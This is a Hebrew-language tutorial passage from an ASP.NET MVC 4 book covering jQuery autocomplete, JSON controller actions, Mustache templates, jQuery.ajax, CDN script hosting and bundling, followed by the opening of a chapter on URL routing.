אם קורה שבשלב מסוים במהלך העבודה עם jQuery תחליטו שאינכם מרוצים מערכת הנושא הבסיסית, היכנסו לאתר http://jqueryui.com/themeroller/ כדי לבחור בו מבין למעלה מעשרים ערכות נושא מוכנות מראש. כמובן שתוכלו ליצור ערכות נושא משלכם (בעזרת תצוגה מקדימה בזמן אמת) ולהוריד קובץ jquery-ui.css שנבנה עבורכם.

הוספת התנהגות

נחזור לתרחיש החיפוש לפי אמן שיישמנו בסעיף "טפסי Ajax" בתחילת הפרק. כעת נניח שאנחנו רוצים להציג רשימה של שמות אמנים מתאימים כאשר המשתמש מתחיל להקליד בשדה הקלט. כדי לעשות זאת, עלינו לאתר את אלמנט הקלט בקוד JavaScript ולהחיל עליו את התנהגות ההשלמה האוטומטית של jQuery. דרך אחת לעשות זאת היא להשתמש במאפייני data של תשתית MVC:

```
<input type="text" name="q"
    data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
```

הרעיון הוא להשתמש ב-jQuery ולחפש אלמנטים שכוללים את המאפיין data-autocomplete-source. הדבר יאפשר לדעת לאיזה שדות קלט דרושה השלמה אוטומטית. וידג'ט ההשלמה האוטומטית זקוק למקור נתונים שישמש כבסיס לבניית רשימת ההצעות. ההשלמה האוטומטית יכולה להתבסס על מקור נתונים שנמצא בזיכרון (מערך של אובייקטים), ובאותה קלות גם לקבל את הנתונים שלה ממקור נתונים מרוחק על פי כתובת URL. במקרה שלנו, כדאי להפנות למקור נתונים באמצעות כתובת URL מכיוון שמספר האמנים עשוי להיות גדול מכדי לשלוח ללקוח בזמן סביר. את הכתובת של מקור הנתונים להשלמה האוטומטית הטמענו במאפיין data.

בקובץ MusicScripts.js, נשתמש בקוד שלהלן במהלך האירוע ready כדי להפעיל את ההשלמה האוטומטית בכל שדות הקלט בעלי המאפיין data-autocomplete-source:

```
$("input[data-autocomplete-source]").each(function () {
  var target = $(this);
  target.autocomplete({ source: target.attr("data-autocomplete-source") });
});
```

הפונקציה each משמשת לסריקה איטרטיבית של המקבץ, וקוראת לפרמטר הפונקציה שלה פעם אחת עבור כל פריט. בתוך הפונקציה, שיטת ההשלמה האוטומטית של התוסף מופעלת על אלמנט המטרה. הפרמטר שמועבר לשיטת ההשלמה האוטומטית הינו פרמטר אפשרויות, ובשונה מרוב האפשרויות, יש גם מאפיין חובה - המאפיין source. גם ניתן להגדיר אפשרויות נוספות, כמו למשל משך הזמן לאחר כל הקשה עד שההשלמה האוטומטית מתחילה לפעול, או מספר התווים המינימלי שיש להקליד לפני שהווידג'ט מתחיל לשלוח בקשות למקור הנתונים.

בדוגמה זו, מקור הנתונים המוגדר הינו פעולת בקר. הנה שוב הקוד, למקרה ששכחתם:

```
<input type="text" name="q"
    data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
```

הווידג'ט מצפה לקרוא למקור נתונים ולקבל ממנו אוסף של אובייקטים שיוכלו לשמש אותו לבניית רשימה של הצעות השלמה אוטומטית שתוצג בפני המשתמש. הפעולה QuickSearch של הבקר HomeController צריכה להחזיר נתונים בפורמט שההשלמה האוטומטית יכולה להבין.


בניית מקור הנתונים

וידג'ט ההשלמה האוטומטית מצפה לקרוא למקור נתונים ולקבל ממנו אובייקטים בפורמט JSON. למרבה המזל, קל להפיק נתוני JSON באמצעות פעולת בקר MVC, כפי שנראה מיד. האובייקטים חייבים לכלול מאפיין בשם label, או מאפיין בשם value (או תווית וערך גם יחד). ההשלמה האוטומטית משתמשת במאפיין label בטקסט שמוצג למשתמש. כאשר המשתמש בוחר פריטים מרשימת ההשלמה האוטומטית, הווידג'ט מציב את הערך (value) של הפריט הנבחר בקלט הרלוונטי. כאשר לא מפורט label או לא מפורט value, התהליך יבוצע כאשר הערך היחיד שסופק ישמש בתור הערך והתווית כאחד.

כדי להחזיר כפלט אובייקט JSON מתאים, ניישם את QuickSearch באמצעות הקוד שלהלן:

```
public ActionResult QuickSearch(string term)
{
  var artists = GetArtists(term).Select(a => new {value = a.Name});
  return Json(artists, JsonRequestBehavior.AllowGet);
}

private List<Artist> GetArtists(string searchString)
{
  return storeDB.Artists
    .Where(a => a.Name.Contains(searchString))
    .ToList();
}
```

כאשר ההשלמה האוטומטית קוראת למקור הנתונים, הערך הנוכחי של אלמנט הקלט מועבר בתור מחרוזת שאילתה בשם term ולכן, כדי לקבל את הפרמטר הזה, צריך לכלול בפעולה פרמטר בשם term. שימו לב להמרה של כל אמן (artist) לאובייקט מטיפוס אנונימי עם מאפיין value. הקוד מעביר את האוסף המתקבל לשיטה Json אשר מפיקה JsonResult. כאשר התשתית מריצה את התוצאה, התוצאה מסדרת את התוצאה (פעולת סריאליזציה) כדי להמירה לפורמט JSON. התוצאה הסופית מוצגת בתרשים 4-8.



תרשים 4-8

חטיפת נתוני JSON

על פי ברירת המחדל, תשתית ASP.NET MVC אינה מאפשרת להגיב לבקשת HTTP GET באמצעות נתוני JSON. כדי לשלוח JSON בתגובה לבקשת GET, יש לאפשר את ההתנהגות הזו באופן מפורש ע"י העברת JsonRequestBehavior.AllowGet בתור הפרמטר השני לשיטה Json.

עם זאת, חשוב להבין שבמקרה כזה יש סיכוי שמשתמש עוין יצליח ליירט את נתוני JSON באמצעות תהליך של **חטיפת נתוני JSON (JSON hijacking)**, ולפיכך יש להימנע מהחזרת מידע רגיש באמצעות JSON לבקשת GET. מידע נוסף בנושא זה אפשר למצוא בפוסט של פיל: http://haacked.com/archive/2009/06/25/json-hijacking.aspx.

מאוד קל להמיר תוצאות של פעולת בקר לפורמט JSON, וגם התוצר המתקבל מאוד 'קל משקל'. למעשה, ברוב המקרים תגובה לבקשה באמצעות JSON כרוכה בשליחת נפח נתונים קטן יותר משליחת נתונים זהים שמוטמעים בתגיות HTML או XML. ניקח לדוגמה את שדה החיפוש. כאשר משתמש לוחץ על לחצן החיפוש אנחנו מגיבים על ידי מימוש תצוגה חלקית בפורמט HTML. נוכל לצמצם את צריכת רוחב הפס אם נחזיר את התשובה בפורמט JSON.

הערה כדי להריץ את דוגמת ההשלמה האוטומטית בפרויקט MVC Music Store, השתמשו במנהל החבילות NuGet כדי להתקין את חבילת התוכנה Wrox.ProMvc4.Ajax.Autocomplete ונווטו לכתובת Autocomplete/.

הבעיה הקלאסית בעת החזרת JSON מהשרת היא מה לעשות עם האובייקטים שעברו דה-סריאליזציה. הפיכת קוד HTML שמתקבל מהשרת לדף אינטרנט הינה פעולה פשוטה מאוד. כאשר מתקבלים נתונים גולמיים יש לבנות את ה-HTML בשרת בתהליך שבעבר היה מאוד מסורבל, אך כיום יש תבניות שמקלות מאוד על העבודה הזו.

JSON ותבניות צד-לקוח

קיים היום מגוון מאוד גדול של תבניות JavaScript כדי לבחור מהן. לכל ספרייה סגנון ותחביר קצת שונים, ועל כל מְפַתֵּח לבחור את הספרייה שמתאימה ביותר לסגנון העבודה האישי שלו. כל הספריות מספקות אפשרויות דמויות-Razor, קרי, תגיות HTML עם שומרי מקום וסימונים מיוחדים שבהם מופיעים הנתונים. שומרי המקום נקראים **ביטויי קישור** (binding expressions). הקוד שלהלן מדגים את השימוש בספרייה Mustache, ספריית התבניות שבה נשתמש בפרק זה.


```
<span class="detail">
  Rating: {{AverageReview}}
  Total Reviews: {{TotalReviews}}
</span>
```

תבנית זו מוּחֶלֶת על אובייקט JSON שכולל מאפיין AverageReview ומאפיין TotalReviews. בעת מימוש תבניות באמצעות Mustache, התבנית מציבה את ערכי המאפיינים הללו במיקומים המתאימים. ניתן גם לממש תבניות על סמך מערך של נתונים. לקבלת תיעוד מעמיק יותר של תבנית Moustache בקרו בכתובת https://github.com/janl/mustache.js.

בסעיף הבא נשכתב את אפשרות החיפוש כדי לשלב שימוש בנתוני JSON ותבניות.

הוספת תבניות

כדי להתקין תבנית jQuery, לחצו לחיצה ימנית על פרויקט MvcMusicStore ובחרו Manage NuGet Package מתפריט הקיצור. בתיבת הדו-שיח שתיפתח (תרשים 5-8), חפשו באופן מקוון את הביטוי "mustache.js".



תרשים 5-8

בסיום תהליך הוספת החבילה לפרויקט באמצעות NuGet, יהיה קובץ חדש בשם mustache.js בתיקיית התסריטים (Scripts) שלכם. כדי להתחיל לכתוב תבנית, הוסיפו הפניית תסריט לספרייה Moustache במערך התצוגה:

```
<script src="~/Scripts/jquery-1.6.2.min.js"></script>
<script src="~/Scripts/jquery.unobtrusive-ajax.min.js"></script>
<script src="~/Scripts/jquery-ui.min.js"></script>
<script src="~/Scripts/mustache.js"></script>
```

לאחר התקנת הספרייה תוכלו להתחיל להשתמש בתבניות במנגנון החיפוש.

עדכון טופס החיפוש

אפשרות החיפוש לפי שם אמן שיצרנו בסעיף "טפסי Ajax" בתחילת הפרק כוללת שימוש בסייע Ajax:

```
@using (Ajax.BeginForm("ArtistSearch", "Home",
  new AjaxOptions {
    InsertionMode=InsertionMode.Replace,
    HttpMethod="GET",
    OnFailure="searchFailed",
    LoadingElementId="ajax-loader",
    UpdateTargetId="searchresults",
  }))
{
    <input type="text" name="q"
      data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
    <input type="submit" value="search" />
    <img id="ajax-loader"
      src="~/Content/Images/ajax-loader.gif"
      style="display:none"/>
}
```

למרות העזרה הרבה שאפשר לקבל מסייע Ajax הזה, נסיר אותו ונתחיל שוב. ספריית jQuery מספק מספר ממשקי תכנות יישומים (API) לאחזור נתונים מהשרת בצורה אסינכרונית. כבר ניצלנו את היכולות הללו בעקיפין כאשר השתמשנו בווידג'ט ההשלמה האוטומטית, וכעת נלמד כיצד ליישם גישה ישירה יותר.

תחילה עלינו לעדכן את טופס החיפוש באופן שישתמש בספריית jQuery באופן ישיר, במקום להיעזר בסייע Ajax. נעשה זאת בדרך שהחיפוש יפעל כהלכה באמצעות קוד הבקר הקיים (ללא JSON בינתיים). התגיות המעודכנות של Index.cshtml נראות כך:

```
<form id="artistSearch" method="get" action="@Url.Action("ArtistSearch",
"Home")">
  <input type="text" name="q"
      data-autocomplete-source="@Url.Action("QuickSearch", "Home")" />
  <input type="submit" value="search" />
  <img id="ajax-loader" src="~/Content/Images/ajax-loader.gif"
      style="display:none"/>
</form>
```

השינוי היחיד הוא, שהפעם אנחנו בונים את תגית הטופס באופן מפורש ולא משתמשים בסייע BeginForm. ומכיוון שכך, עלינו לכתוב בעצמנו קוד JavaScript לבקשת HTML מהשרת. הוסיפו את הקוד שלהלן לקובץ MusicScripts.js:

```
$("#artistSearch").submit(function (event) {
  event.preventDefault();

  var form = $(this);
  $("#searchresults").load(form.attr("action"), form.serialize());
});
```

הקוד מופעל במקרה של אירוע שליחה (submit) בטופס. הקריאה לשיטה preventDefault בארגומנט של האירוע המתקבל היא טכניקת jQuery שמשמשת לדריסה של התנהגות ברירת המחדל במקרה של אירוע (במקרה שלנו, אנחנו מונעים מהטופס לשלוח את עצמו ישירות לשרת, ולוקחים לידנו את השליטה בבקשה ובתגובה).

השיטה load מאחזרת קוד HTML מכתובת URL ומטמיעה את התגיות באלמנט המתאים (האלמנט searchresults). הפרמטר הראשון של load הוא הכתובת URL. בדוגמה זו אנחנו משתמשים בערך של תכונת הפעולה. הפרמטר השני מקבל את הנתונים שיועברו במחרוזת השאילתה. השיטה serialize של jQuery בונה עבורכם את הנתונים על ידי איסוף כל ערכי הקלט בטופס וחיבורם יחדיו למחרוזת. בדוגמה זו יש לנו שדה קלט טקסט יחיד, לכן אם המשתמש יזין "black" וימסור את הטופס, השיטה serialize תשתמש בשם ובערך של שדה הקלט כדי לבנות את המחרוזת "q=black".

הפקת נתוני JSON

עדכנו את הקוד, אך השרת עדיין מחזיר HTML. כעת נעדכן את הפעולה ArtistSearch של בקר Home כדי שיחזיר נתוני JSON במקום תצוגה חלקית:

```
public ActionResult ArtistSearch(string q)
{
  var artists = GetArtists(q);
  return Json(artists, JsonRequestBehavior.AllowGet);
}
```

כעת עלינו לשנות את התסריט לקבלת JSON במקום HTML. ספריית jQuery מספקת את השיטה getJSON שתשמש לקבלת הנתונים:

```
$("#artistSearch").submit(function (event) {
  event.preventDefault();

  var form = $(this);
  $.getJSON(form.attr("action"), form.serialize(), function (data)
      // now what?
  });
});
```

הקוד לא השתנה בצורה דרמטית במיוחד לעומת הגרסה הקודמת, ורק החלפנו את הקריאה לשיטה load בקריאה לשיטה getJSON. השיטה getJSON אינה מופעלת על הסט התואם. בהינתן כתובת URL ונתוני מחרוזת שאילתה, השיטה מוציאה בקשת HTTP GET, מבצעת דה-סריאליזציה של נתוני JSON המוחזרים בחזרה לאובייקט, ולבסוף מריצה את שיטת החזרה שמועברת בתור הפרמטר השלישי. מה מתבצע בתוך שיטת החזרה (callback)? יש לנו נתוני JSON - מערך של אמנים - אבל אין בידנו את התגיות הנדרשות כדי להציגם. כאן מתחילה העבודה של התבנית. תבנית מכילה תגיות HTML שמוטמעות בתגית התסריט. בקטע הקוד שלהלן מוצגת תבנית וגם תגיות תוצאות חיפוש, שבהן תוצגנה תוצאות החיפוש:

```
<script id="artistTemplate" type="text/html">
  <ul>
    {{#artists}}
      <li>{{Name}}</li>
    {{/artists}}
  </ul>
</script>

<div id="searchresults">

</div>
```

שימו לב שתגית התסריט היא מסוג (type) שקרוי text/html. הדבר נועד להבטיח שהדפדפן לא ינסה לפרש את תוכן תגית התסריט בתור קוד Javascript. הביטוי {{#artists}} מורה למָנוֹע התבניות לסרוק מערך בשם artists באובייקט הנתונים שישמש אותנו למימוש התבנית. התחביר {{Name}} הוא ביטוי קישור, אשר מוֹרֶה למנוע התבנית לאתר את המאפיין Name של אובייקט הנתונים הנוכחי ולהציב את הערך של המאפיין בין התגית <li> לתגית . כתוצאה, מוצגים נתוני JSON ברשימה לא ממוינת.

כדי להשתמש בתבנית, עלינו לבחור בה מתוך שיטת החזרה של getJSON, ולהורות לספריית Moustache להפיק HTML על בסיס התבנית:

```
$("#artistSearch").submit(function(event) {
  event.preventDefault();

  var form = $(this);
  $.getJSON(form.attr("action"), form.serialize(), function(data) {
    var html = Mustache.to_html($("#artistTemplate").html(), { artists: data });

    $("#searchresults").empty().append(html);
  });
});
```

השיטה to_html של Moustache ממזגת את התבנית עם נתוני JSON ליצירת תגיות HTML. לאחר מכן הקוד מציב את הפלט של התבנית באלמנט תוצאות החיפוש.

תבניות צד-לקוח הן כלי חזק ביותר, ובסעיף זה רק ראינו את קצה הקרחון מבחינת היכולות שמציע מנוע התבניות. במצב הנוכחי, הקוד המעודכן אינו שקול להתנהגות של סייע Ajax אשר שימש אותנו קודם. כפי שראינו בסעיף "סייעי Ajax" בפרק זה, ניתן להשתמש בסייע Ajax כדי לקרוא לשיטה כאשר השרת מחזיר שגיאה, וגם להציג קובץ gif מונפש בזמן הטיפול בבקשה. אנחנו יכולים ליישם את כל התוספות הללו גם בקוד הנוכחי, אך לשם כך עלינו להסיר שכבה אחת של הפשטה.

שימוש ישיר בשיטה jQuery.ajax

במקרים שבהם דרושה שליטה מלאה בבקשת Ajax, תוכלו להשתמש בשיטה ajax של jQuery. השיטה ajax מקבלת פרמטר אפשרויות (options) שדרכו ניתן לציין הוראת HTTP (כגון GET או POST), זמן המתנה מֵרָבי (timeout), מטפל בשגיאות ועוד. כל שאר השיטות שמשמשות לתקשורת אסינכרונית קוראות בסופו של דבר לשיטה ajax. על ידי שימוש בשיטה ajax נוכל לשחזר את כל התוספות שסיפק לנו הסייע Ajax, בלי לוותר על השימוש בתבניות צד-לקוח:

```
$("#artistSearch").submit(function (event) {
  event.preventDefault();

  var form = $(this);
  $.ajax({
    url: form.attr("action"),
    data: form.serialize(),
    beforeSend: function () {
      $("#ajax-loader").show();
    },
    complete: function () {
      $("#ajax-loader").hide();
    },
    error: searchFailed,
    success: function (data) {
      var html = Mustache.to_html($("#artistTemplate").html(),
                                  { artists: data });
      $("#searchresults").empty().append(html);
    }
  });
});
```

הקריאה לשיטה ajax מאוד ארוכה, מכיוון שעלינו לקבוע בצורה מפורשת את רשימת הגדרות. המאפיינים url ו-data שקולים לחלוטין לפרמטרים שהעברנו לשיטות load ו-getJSON. השיטה ajax מספקת גם את היכולת לציין פונקציות שתופעלנה מהשרת עבור beforeSend ו-complete. במהלך הקריאות המוחזרות מהשרת, נוכל להציג ולהסתיר, בהתאמה, את סמל הטעינה המסתובב כדי ליידע את המשתמש שבקשתו מעובדת. ספריית jQuery תריץ את הפונקציה complete גם אם הקריאה לשרת תגרום לשגיאה. עם זאת, מבין שתי הקריאות לפונקציות המוחזרות הבאות, error ו-success, רק אחת יכולה להיבחר. אם הקריאה נכשלת, ספריית jQuery תבצע קריאה לפונקציית השגיאה searchFailed שכבר הגדרנו בסעיף "טפסי Ajax". אם הקריאה מבוצעת בהצלחה, התבנית תמומש באופן הרגיל.

הערה כדי לנסות את הקוד ביישום MVC Music Store שפועל במחשב, צריך להתקין את חבילת התוכנה Wrox.ProMvc4.Ajax.Templates באמצעות NuGet ולנווט לכתובת /Templates כדי לראות את דף הבית "המשופר".

שיפור ביצועי Ajax

כאשר אתם צריכים לשלוח כמויות גדולות של קוד תסריט ללקוח, חשוב לתת את הדעת לסוגיית היעילות. יש כלים רבים שניתן ליישם כדי לשפר את ביצועי צד-הלקוח של האתר שלכם, וביניהם YSlow (ראו http://developer.yahoo.com/yslow/), וכלי הפיתוח של Internet Explorer (ראו גם http://msdn.microsoft.com/en-us/library/dd565629(VS.85).aspx). בסעיף זה נציג מספר עצות לשיפור הביצועים.

שימוש ברשתות שיגור תוכן - CDN

תוכלו לעבוד עם jQuery על ידי משלוח תסריטי jQuery אל הלקוח דרך השרת, אולם במקרים מסוימים כדאי לשקול לשלוח ללקוח תגית תסריט שמפנה לתסריטי jQuery שברשת שיגור תוכן - CDN (Content Delivery Network). רשת תוכן (CDN) כוללת שרתי שירות למקורות שונים, כמו ספריות Jquery בפריסה גלובלית, ולכן סביר להניח שהלקוח יוכל להוריד את התכנים מהר יותר. מכיוון שגם אתרים אחרים מפנים לתסריטי jQuery דרך רשתות תוכן, ייתכן שתהיה ללקוח גישה לקובץ שנשמר בזיכרון (cache) מקומי. פרט לזה, תמיד נחמד לחסוך בעלויות רוחב-פס על חשבון מישהו אחר.

חברת Microsoft הינה אחת מספקיות CDN שמציעות את שירותיהן למפעילי אתרים. רשת התוכן של Microsoft מארחת את כל הקבצים ששימשו אותנו בפרק זה. כדי לספק תסריטי jQuery דרך Microsoft CDN ולא דרך השרת שלכם, ניתן להשתמש בתגית התסריט שלהלן:

```
<script src="http://ajax.aspnetcdn.com/ajax/jQuery/jquery-1.6.2.min.js"
    type="text/javascript"></script>
```

לקבלת רשימה של כתובות URL של רשת התוכן של Microsoft ולעדכונים על הרשת, בקרו בכתובת http://www.asp.net/ajaxlibrary/CDN.ashx.

אופטימיזציה של תסריטים

מפתחי אינטרנט רבים נמנעים משימוש בתגיות בתוך אלמנט head של מסמך, ומעדיפים להציב את תגיות התסריט קרוב ככל הניתן לתחתית הדף. הבעיה עם מיקום תגיות בתוך תגית <head> שבראש הדף היא, שכאשר דפדפן נתקל בתגית תסריט הוא חוסם את כל שאר ההורדות עד להשלמת הורדת התסריט כולו. חסימה זו עשויה לגרום להאטה בטעינת הדף. על ידי העברת כל תגיות התסריט לתחתית הדף (מעל תגית body הסוגרת, /body) תוכלו לשפר במידה ניכרת את חווית הגולשים.

טכניקת ייעול נוספת הקשורות לתסריטים היא מזעור מספר תגיות התסריט שנשלחות ללקוח. עליכם למצוא את האיזון המיטבי בין מזעור ההפניות לתסריטים לבין שמירה של תסריטים פרטניים במטמון. זוהי משימה מאתגרת למדי, אך תוכלו להיעזר בכלים שהזכרנו כבר (כגון YSlow) כדי לקבל את ההחלטות הנכונות. תשתית ASP.NET MVC מספקת את היכולת לאגד תסריטים כדי לצרף מספר קבצי תסריט לחבילה שהלקוח יכול להוריד בבת אחת. בנוסף, באפשרותכם למזער את התסריטים כדי להקטין את נפח ההורדה.

כריכה ומזעור

שירותי כריכה ומזעור (bundling and minification) שבתשתית ASP.NET MVC מסופקים על ידי מחלקות אשר שוכנות במרחב השמות System.Web.Optimization. כמשתמע מהשם הזה, מחלקות אלו מיועדות לאופטימיזציה של ביצועי דף הרשת באמצעות מזעור קבצים (הקטנת הנפח שלהם) וכריכה של קבצים (איחוד של מספר קבצים ליחידה אחת). המאמץ המשולב של מחלקות הכריכה והמזעור תורם באופן משמעותי להפחתת הזמן שנדרש לדפדפן לטעון את הדף.

כאשר יוצרים יישום ASP.NET MVC 4, הגדרת התצורה של כריכת הקבצים מבוצעת באופן אוטומטי במהלך הפעלת היישום. הכריכות האלו יאוחסנו בקובץ BundleConfig.cs בתיקייה App_Start של הפרויקט החדש. בתוכם תמצאו קוד כדוגמת הקוד שלהלן, אשר משמש לקביעת התצורה של כריכות תסריט (JavaScript) ושל כריכות סגנון (CSS):

```
bundles.Add(new ScriptBundle("~/bundles/jquery").Include(
      "~/Scripts/jquery-1.*"));

bundles.Add(new StyleBundle("~/Content/css").Include("~/Content/site.css"));

bundles.Add(new ScriptBundle("~/bundles/jqueryui").Include(
      "~/Scripts/jquery-ui*"));
```

כריכת תסריט (script bundle) הינה שילוב של נתיב וירטואלי (כגון ~/bundles/jquery, אשר מועבר בתור הפרמטר הראשון אל הבנאי של ScriptBundle) ורשימה של קבצים שיכללו בכריכה. הנתיב הווירטואלי הוא מזהה (id) שישמש אותנו בשלב מאוחר יותר כאשר נוציא את הכריכה כפלט בתצוגה. את רשימת הקבצים שיכללו בכריכה ניתן להגדיר באמצעות קריאה אחת או יותר לשיטה Include של הכריכה. בקריאה לשיטה ניתן לציין שם קובץ רצוי או שם קובץ עם כוכבית לציון מספר קבצים הכרוכים יחד.

בקוד שלעיל, ציון הקובץ על ידי ~/Scripts/jquery-ui*, אומר שבזמן הריצה שלו יש לכרוך את כל תסריטי jQuery UI יחד (אפילו אם מדובר בקובץ תסריט אחד בלבד). תהליך זמן הריצה מתוחכם דיו כדי להבחין בין הגרסה המוקטנת והגרסה המלאה של ספריית JavaScript, על פי מוסכמות בחירת שמות סטנדרטיים של JavaScript. הקובץ jquery-ui-1.18.11.js יכלל בכריכה, אבל הקובץ jquery-ui-1.18.11.min.js לא יהיה כלול בה. באפשרותכם ליצור ולערוך כריכות כרצונכם במסגרת הקובץ BundleConfig.cs.

לאחר קביעת התצורה של הכריכות תוכלו לממש אותן בעזרת מחלקות הסיוע Scripts ו-Styles. הקוד שלהלן משמש להעברה לפלט של כריכת jQuery שיצרנו ושל גיליון הסגנון הסטנדרטי של היישום:

```
@Scripts.Render("~/bundles/jquery")
@Styles.Render("~/Content/css")
```

הפרמטר שמועבר לשיטות Render השונות הינו הנתיב הווירטואלי שמשמש ליצירת כריכה. כאשר היישום פועל במצב ניפוי שגיאות (כלומר דגל debug נמצא במצב true בסעיף ההידור של web.config), סייעי התסריט והסגנון יממשו תגית תסריט לכל אחד מהקבצים הפרטניים שכלולים בכריכה. כאשר היישום פועל במצב הפצה, הסייעים משלבים את כל הקבצים שבכריכה כדי לאפשר להורידם בבת אחת ומציבים קישור או אלמנט תסריט יחיד בפלט. במצב הפצה, הסייעים ממזערים את הקבצים על פי ברירת מחדל כדי להפחית את נפח ההורדה.

סיכום

בפרק זה הצגנו סקירה של אפשרויות Ajax בתשתית ASP.NET MVC 4. אפשרויות אלו מסתמכות באופן נרחב על ספריית הקוד הפתוח jQuery, וכמה מהתוספים הפופולריים שלה.

המפתח להצלחה בעבודה עם Ajax ביישומי ASP.NET MVC 4 הוא להבין את אופן הפעולה של jQuery ולנצל את הידע כדי להפיק את המרב מהספרייה הזו ביישומים שמפתחים. ספריית jQuery לא רק גמישה ושימושית ביותר, אלא שהיא גם מאפשרת להפריד תסריטים מהתגיות ולכתוב unobtrusive JavaScript. בזכות ההפרדה הזו תוכלו למקד את המאמצים שלכם בכתיבת קוד JavaScript טוב יותר, ולרתום לצרכיכם את מלוא מערך היכולות שמספקת ספריית jQuery.

בפרק זה למדנו גם על שימוש בתבניות צד-לקוח והחזרת נתוני JSON באמצעות פעולות בקר. אתם יכולים להפיק נתוני JSON מפעולת בקר בקלות רבה, וניתן גם לספק נתוני JSON ללקוח באמצעות Web API. ממשק Web API מספק לכם מספר כלים נוספים ואפשרויות התאמה נוספות לצורך בניית שירותי רשת והפקת נתונים. נרחיב את הדיון על Web API בפרק 11.

פרק 9

ניתוב (Routing)

Phil Haack

עיקרי הפרק

- כתובות URL
- מבוא לניתוב
- מבט אל מנגנוני הפעולה הפנימיים של מערכת הניתוב
- אפשרויות ניתוב מתקדמות
- הרחבה ואוטומציה של הניתוב

כידוע, מפתחי תוכנה מתנהגים בדקדקנות קיצונית הגובלת באובססיה בכל הנוגע לכתיבת קוד מקור. אנחנו מנהלים קרבות עזים על סגנונות כתיבה כמו הזחת קוד ומיקום של סוגריים מסולסלים, ומגינים על עמדותינו בלהט שלעתים אינו נופל מהלהט שמפגין כהן דת שמפיץ את תורתו.

לנוכח הגישה הזו, קצת מפתיע להיתקל באתרים רבים שנבנים באמצעות ASP.NET, בכתובת URL כדוגמת הכתובת שלהלן:

http://example.com/albums/list.aspx?catid=17313&genreid=33723&page=3

מדוע אנחנו מקדישים תשומת לב כה רבה לכתיבת קוד, אך מתרשלים בניסוח של כתובות URL? אולי הדבר אינו נראה לנו חשוב במידה מספקת, אך ראוי להכיר בכך שכתובות URL מהוות ממשק משתמש אינטרנטי לגיטימי ומקובל.

פרק זה יסייע לכם למפות כתובת URL לוגיות לשיטות פעולה של בקרים. הפרק יעסוק גם במערכת הניתוב (Routing) של ASP.NET, אשר מהווה ממשק API עצמאי שמשמש את תשתית ASP.NET MVC בצורה נרחבת לצורך מיפוי של כתובת URL לקריאות לשיטות (method calls). תחילה נסביר כיצד MVC משתמשת במערכת הניתוב, ולאחר מכן נבחן את מנגנוני הפעולה הפנימיים של מערכת זו כרכיב עצמאי של התשתית.

כתובות URL

ג'ייקוב נילסן (www.useit.com), המומחה לשמישות (usability), מעודד מפתחים להעניק את תשומת הלב הראויה לכתובות URL, ומספק את ההנחיות שלהלן לבנייה של כתובות איכותיות:

- צריך לבחור שם תחום (domain) שקל לזכור ולאיית.
- הכתובת צריכה להיות קצרה.
- הכתובת צריכה להיות קלה להקלדה.
- הכתובת צריכה לשקף את מבנה האתר.
- הכתובת צריכה להיות "ניתנת לקיצוץ". כלומר, כזו שתאפשר למשתמשים לנווט לרמות גבוהות בהיררכיית המידע של האתר על ידי השמטת הסיומת של הכתובת.
- יש להשתמש בכתובות עמידות שאינן משתנות.

מקובל היה שבטכנולוגיות אינטרנט רבות כגון Classic ASP, JSP, PHP ו-ASP.NET כתובות URL משמשות לייצוג מיקום פיזי בדיסק. לדוגמה, כאשר רואים כתובת כדוגמת http://example.com/albums/list.aspx, אתם יכולים להיות בטוחים שמבנה התיקיות של האתר מכיל תיקייה בשם albums שמכילה קובץ בשם List.aspx.

במקרים כאלה קיים קשר ישיר בין הכתובת לבין המבנה הפיזי בדיסק. בקשה לכתובת URL שכזו מתקבלת על ידי שרת האינטרנט, אשר מריץ את הקוד שמשויך לקובץ הזה כדי להפיק תגובה לבקשה.

ברוב תשתיות האינטרנט שמבוססות על ארכיטקטורת MVC, לרבות תשתית ASP.NET MVC, ההקבלה הזו בין כתובות URL לבין מערכת הקבצים כלל אינה רלוונטית. בתשתיות אלו נהוג ליישם גישה שונה אשר מבוססת על מיפוי של כתובות URL לקריאות לשיטות במחלקה, ולא למיקום פיזי בדיסק.

